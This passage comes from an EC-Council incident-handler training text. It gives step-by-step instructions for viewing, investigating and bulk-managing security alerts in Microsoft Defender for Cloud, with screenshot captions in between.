The alert list is changed and updated according to the filters selected. For example, you can view security alerts from the last 24 or 48 h using the filter options.

## Responding to Security Alerts in Microsoft Defender for Cloud

Follow the steps given below to respond to different security alerts triggered by Microsoft Defender for Cloud:

- **Step 1:** Select any recent alert from the list of **Security alerts**. Now, alert details will be displayed in the right side of the window, along with the affected resources, as shown in the screenshot below.





Figure 8.57: Screenshot of Microsoft Defender for Cloud selecting an alert from Security alerts page

- **Step 2:** Now, click on the **View full details** button below the alert description to view further details, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.58: Screenshot of Microsoft Defender for Cloud showing alert description

It is evident from the above screenshot that you can view various details of the selected alert in the left pane, including the status, title, description, and severity of the alert along with affected resources. You can also inspect the organizational context of that affected resource using Azure tags. Further, the information in the right pane contains **Alert details** that can be considered for further investigation.

- **Step 3:** Click on the **Take Actions** tab below the right pane to take further actions such as inspect resource context, mitigate threat, and suppress similar alerts as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.59: Screenshot of Microsoft Defender for Cloud showing Take action details

## Changing Status of Multiple Security Alerts

Follow the below steps to simultaneously manage multiple security alerts:

- **Step 1:** Use the **Filter** option to filter security incidents that you want to manage simultaneously. The screenshot below shows an example of filtering alerts with "Informational" severity for the affected resource "ASC-AKS-CLOUD-TALK."


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.60: Screenshot of Microsoft Defender for Cloud showing filtered security alerts

- **Step 2:** Now, select alerts for processing by clicking on the **checkboxes**. You can also select all alerts at once by clicking on the topmost checkbox, as shown in the screenshot below.

